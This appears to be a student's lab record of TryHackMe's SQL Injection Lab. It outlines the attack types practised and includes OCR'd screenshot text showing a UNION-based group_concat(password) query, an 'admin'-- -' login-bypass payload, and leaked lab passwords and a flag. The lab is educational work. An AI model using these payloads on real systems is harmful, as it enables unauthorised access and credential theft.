Ex. No.: 4 Date:22.10.2025

SQL INJECTION LAB


Aim:

To do perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.

Algorithm:

1. Access the SQL Injection Lab in TryHackMe platform using the link- https://tryhackme.com/r/room/sqlilab
2. Click Start AttackBox to run the instance of Kalilinux distribution.
3. Perform SQL injection attacks on the following-
a) Input Box Non-String
b) Input Box String
c) URL Injection
d) POST Injection
e) UPDATE Statement
4. Perform broken authentication of login forms with blind SQL injection to extract admin
password
5. Perform UNION-based SQL injection and exploit the vulnerable book search function to
retrieve the flag


Output:



tryhackme.com/room/sqllab
Dashboard
Learn
Practice
Compete
Access Machines
Go Premium
Learn > SQL Injection Lab
SQL Injection Lab
Understand how SQL injection attacks work and how to exploit this vulnerability.
45 min
53,769
Share your achievement
Start AttackBox
Save Room
1551 Recommend
Options
Room completed (100%)
Task 1 Introduction
Task 2 Introduction to SQL Injection: Part 1
Task 3 Introduction to SQL Injection: Part 2
Task 4 Vulnerable Startup: Broken Authentication
Task 5 Vulnerable Startup: Broken Authentication 2
Task 6 Vulnerable Startup: Broken Authentication 3 (Blind Injection)
Task 7 Vulnerable Startup: Vulnerable Notes
Task 8 Vulnerable Startup: Change Password
Hot days ahead
31°C
Search
ENG
IN
11:50
04-11-2025


Home Notes Profile Logout
Broken Authentication 2
Logged in as rcLYWHCxeGUsA9tH3GNV,asd,Summer2019!,345m3io4hj3,THM{fb381dfee71ef9c31b93625ad540c9fa},viking123 |
[Main Menu]
Messages
Executed Query:
Query 1:
SELECT id, username FROM users WHERE username = '' union select 1,group_concat(password) fr


Login
Change Password
[Main Menu]
Log in
admin'-- -
admin'-- -
Password
Log in
Create an Account


Executed Query:
Query 1:
SELECT username FROM users WHERE username=?
Parameters:
admin'-- -
Query 2:
INSERT INTO users (username, password) VALUES (?, ?)
Parameters:
admin'-- -, aaa





Result: Thus, the various exploits were performed using SQL Injection Attack.